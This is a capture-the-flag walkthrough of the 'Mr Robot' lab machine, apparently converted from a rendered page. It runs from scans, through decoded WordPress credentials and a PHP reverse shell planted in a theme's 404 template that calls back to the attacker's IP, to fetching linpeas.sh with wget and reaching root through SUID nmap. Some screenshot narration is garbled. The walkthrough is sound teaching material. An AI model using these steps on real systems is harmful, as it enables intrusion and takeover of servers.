

 MrRobot.md

This is a writeup of Mr Robot.

Difficulty: Medium

Name: Alexander Spiesberger

Date: 2 March 2021



Contact: alex.spiesberger@gmail.com




So this a very nice CTF: Mr Robot.


Active Machine Information


Title	IP Address	Expires			
Mr Robot	10.10.129.193	1h 52m 03s	?	Add 1 hour	Terminate

100%

Task 1  Connect to our network 

Task 2  Hack the machine  



Start Machine 

Can you root this Mr. Robot styled machine? This is a virtual machine meant for beginners/intermediate users. There are 3 hidden keys located on the machine, can you find them?

Credit to [Leon Johnson](#) for creating this machine. This machine is used here with the explicit permission of the creator <3

We launch nmap, nikto and gobuster:

The screenshot shows a Kali Linux terminal window with the following commands and output:

```
(alex@Kali)~[~/Github/CTF_Writeups/Medium/MrRobot]
$ nmap -A -p- -oN initial.nmap 10.10.129.193
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-02 23:19 CET
```

The terminal output shows the results of the Nmap scan, including the target's name (Alexander Spiesberger), date (2 March 2021), and contact information (alex.spiesberger@gmail.com). It also shows a directory listing of the target's assets, including a file named 1.png.

```

3
4
5
6 Name: Alexander Spiesberger
7 Date: 2 March 2021
8 Contact: alex.spiesberger@gmail.com
9
10
11
12 So this a very nice CTF, Mr Robot:
13
14 !{CTF}(assets/1.png)
15
16
```

Next, the user runs the gobuster command to find hidden directories:

```
(alex@Kali)~[~/my_testing/MrRobot]
$ gobuster dir -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -u http://10.10.129.193 -x py,php,html,txt,js,css,sh
```

The output shows the results of the gobuster scan, including the target IP, threads, wordlist, status codes, and user agent.

```

Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://10.10.129.193
[+] Threads:      10
[+] Wordlist:      /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:    gobuster/3.0.1
=====
```

Finally, the user runs the nikto command to scan for vulnerabilities:

```
(alex@Kali)~[~/my_testing/MrRobot]
$ nikto -h 10.10.129.193
- Nikto v2.1.6
```

The output shows the results of the nikto scan, including the target IP, target hostname, target port, start time, and server information (Apache). It also shows a warning about the X-XSS-Protection header.

```

-----
+ Target IP:          10.10.129.193
+ Target Hostname:    10.10.129.193
+ Target Port:        80
+ Start Time:         2021-03-02 23:19:53 (GMT1)
-----
+ Server: Apache
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
-----
```

On the right side of the screenshot, a web browser window shows a preview of the 'Mr Robot' CTF writeup. The writeup includes the title 'Mr Robot', the difficulty 'Medium', the author's name 'Alexander Spiesberger', the date '2 March 2021', and the contact information 'alex.spiesberger@gmail.com'. It also includes a section titled 'So this a very nice CTF, Mr Robot:' and a section titled 'Can you root this Mr. Robot styled machine? The'.

We then go and look a bit on the website that looks amazing:

The screenshot shows a terminal window with the following chat log and commands:

```
23:22 -!- friend_ [friend_@208.185.115.6] has joined #fsociety.
```

23:22 <mr. robot> Hello friend. If you've come, you've come for a reason. You may not be able to explain it yet, but there's a world... a world that decides where you work, who you see, and how you empty and fill your depressing bank account. Even though this is costing you, slowly chipping away at your existence. There are things you want to say. Soon I will give you a voice.


Commands:

```
prepare
fsociety
inform
question
wakeupe
join
```


root@fsociety:~#

We can look a bit and I would suggest you do, because this CTF is really well done.
But in this writeup I will go straight to the point.

the gobuster gives us a lot of directories, some of them are very interesting.
We will first take a look at robots.txt:




We first take a look at the the file: *key-1-of-3.txt*



We already get the first key!
Only 2 keys left.

Let's look at the other file: *fsociety.dic*



As seen in the image it looks like a dictionary.

We download it:

```
ext-(alex@ Kali)-[~/my_testing/MrRobot]
his $ wget http://http://10.10.129.193/fsociety.dic
output
SLOTNAME
```

We look a bit around and we find something interesting when scrolling on /license.txt:

```
ZWxsaw900kVSMjgtMDY1Mgo=
```

It looks like base64 so we take it and decode it:

```
-(alex@ Kali)-[~/Github/CTF_Writeups/Medium/MrRobot]
$ echo ZWxsaw900kVSMjgtMDY1Mgo= | base64 -d
elliott:ER28-0652
```

This looks like credentials, we try them and ... are now logged in:

Username

elliott

Password

••••••••

☐ Remember Me

Log In

Lost your password?

[← Back to user's Blog!](#)

WordPress

user's Blog!

0

New

Dashboard

Home

Updates

Posts

Media

Pages

Comments

Appearance

Plugins

Users

Tools

Settings


Collapse menu

Dashboard

At a Glance

WordPress 4.3.1 running [Twenty Fifteen](#) theme.

Activity



No activity yet!

Quick Draft

Title

What's on your mind?

Save Draft

WordPress News

RSS Error: WP HTTP Error: connect() timed out!

RSS Error: WP HTTP Error: connect() timed out!

After a bit of research I found a way on how to include a file.
You can go to appearance, Editor and then take a template to edit.

Dashboard
Posts
Media
Pages
Comments
Appearance
Themes
Customize
Widgets
Menus
Header
Background
Editor
Plugins
Users
Tools
Settings

Edit Themes

Twenty Fifteen: Stylesheet (style.css)

```

* 16.2 - Tablet Small
* 16.3 - Tablet Large
* 16.4 - Desktop Small
* 16.5 - Desktop Medium
* 16.6 - Desktop Large
* 16.7 - Desktop X-Large
* 17.0 - Print
*/

/**
 * 1.0 - Reset
 *
 * Resetting and rebuilding styles have been helped along thanks to the fine
 * work of Eric Meyer, Nicolas Gallagher, Jonathan Neal, and Blueprint.
 */

html, body, div, span, applet, object, iframe, h1, h2, h3, h4, h5, h6, p, blockquote, pre, a, abbr, acronym, address, big, cite, c
strike, strong, sub, sup, tt, var, dl, dt, dd, ol, ul, li, fieldset, form, label, legend, table, caption, tbody, tfoot, thead, tr,
border: 0;
font-family: inherit;
font-size: 100%;
font-style: inherit;
font-weight: inherit;
margin: 0;
outline: 0;

```

I took the 404 page and copied the php reverse shell inside it.

If you don't have the php reverse shell in your php webshells you can find it here: <https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php>

Edit Themes

Twenty Fifteen: 404 Template (404.php)

```

// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.11.25.211'; // CHANGE THIS
$port = 4444; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

```

Documentation:

Don't forget to change the IP and PORT in the webshell.

We now have to go into this webpage with a listener running on our machine:

10.10.129.193/wp-admin/404



This 10.10.129.193 page can't be found

No web page was found for the web address: **http://10.10.129.193/wp-admin/404**

HTTP ERROR 404

[Reload](#)

```

(alex@Kali)-[~/Github/CTF_Writeups/Medium/MrRobot]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.11.25.211] from (UNKNOWN) [10.10.129.193] 58234
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 22:57:46 up 49 min,  0 users,  load average: 0.00, 0.10, 0.77
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$

```

So, we are now connected on the machine.

We will now stabilise it with the basic python commands:

```

$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.11.25.211] from (UNKNOWN) [10.10.129.193] 58237
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 23:00:00 up 51 min,  0 users,  load average: 0.00, 0.07, 0.67
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty;pty.spawn("/bin/bash")'
daemon@linux:/# export TERM=xterm
export TERM=xterm
daemon@linux:/#

```

You now just "CTRL + Z" and:

```

(alex@Kali)-[~/Github/CTF_Writeups/Medium/MrRobot]
$ stty raw -echo; fg
[1] + continued nc -lvnp 4444

daemon@linux:/#

```

We now have a stable web shell!


When going to the user (/home/robot), we find a file with the name *key-2-of-3.txt* and a file with a password:

```
key-2-of-3.txt password.raw-md5
daemon@linux:/home/robot$ cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
daemon@linux:/home/robot$ cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/home/robot$
```

We can now crack it with john, but I actually just put it in crackstation and in 2 seconds, it is cracked:

Enter up to 20 non-salted hashes, one per line:

c3fcd3d76192e4007dfb496cca67e13b



Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
c3fcd3d76192e4007dfb496cca67e13b	md5	

Color Codes: **Green** Exact match, **Yellow** Partial match, **Red** Not found.

We can now change user with this password and read the 2nd key:

```
daemon@linux:/home/robot$ su robot
Password:
robot@linux:~$ ls
key-2-of-3.txt password.raw-md5
robot@linux:~$ cat key-2-of-3.txt
robot@linux:~$
```

Ok, only 1 key left!

I tried "sudo -l" but nothing.

So I sent linpeas.sh on the machine.

If you don't know how to transfer files, the easiest way is to boot up a python server with: "python3 -m http.server".

And then wget it on the other machine.

You then probably need to go to /tmp directory to pull it, then put the permissions on it and finally run it:


```

robot@linux:/tmp$ wget http://10.11.25.211:8000/linpeas.sh
--2021-03-02 23:16:38-- http://10.11.25.211:8000/linpeas.sh
Connecting to 10.11.25.211:8000: connected.
HTTP request sent, awaiting response... 200 OK
Length: 319969 (312K) [text/x-sh]
Saving to: 'linpeas.sh'
100%[=====] 319,969 1.92MB/s in 0.2s
2021-03-02 23:16:38 (1.92 MB/s) - 'linpeas.sh' saved [319969/319969]

robot@linux:/tmp$ chmod +x linpeas.sh
robot@linux:/tmp$ ./linpeas.sh
Starting linpeas. Caching Writable Folders...

```

In the output, section: "Interesting Files" we find something that could potentially make us escalate those sweet privileges:

```

-rwsr-xr-x 1 root root 152K Mar 12 2015 /usr/bin/sudo ---> /sudo$
-rwsr-xr-x 1 root root 493K Nov 13 2015 /usr/local/bin/nmap
-r-sr-xr-x 1 root root 9.4K Nov 13 2015 /usr/lib/vmware-tools/bin32/vmware-user-suid-

```

We see SUID bit set and on gtfobins there is something that could help us:

- (b) The interactive mode, available on versions 2.02 to 5.21, can be used to execute shell commands.

```

sudo nmap --interactive
nmap> !sh

```

So we will try to use this:

```

bash-4.3$ nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
# whoami
root
#

```

AAAND, Done! We are now root! We can go and read the last flag at /root:

```

# cd /root
# cat key-3-of-3.txt
#

```

03/03/2021

MrRobot.md - Grip

We are now done!

I hope you enjoyed my walkthrough!

You can contact me for questions or other subjects on this address: alex.spiesberger@gmail.com